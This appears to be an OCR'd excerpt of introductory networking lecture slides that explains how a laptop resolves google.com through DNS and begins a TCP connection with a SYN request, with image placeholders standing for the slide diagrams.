
(The resolver now itself uses DNS queries to other DNS servers to figure out the address associated with `google.com`.)

3. Find the address of google.com




google.com’s address is 172.217.6.78

4. Connect to `google.com` server




4. Connect to `google.com` server




Your laptop now ***establishes a connection*** with the web server at `172.217.6.78`. It uses **TCP** for this rather than UDP, to obtain reliability.

4. Connect to `google.com` server




The first step of establishing the connection is to send a TCP connection request (“SYN”) to the server.

4. Connect to `google.com` server



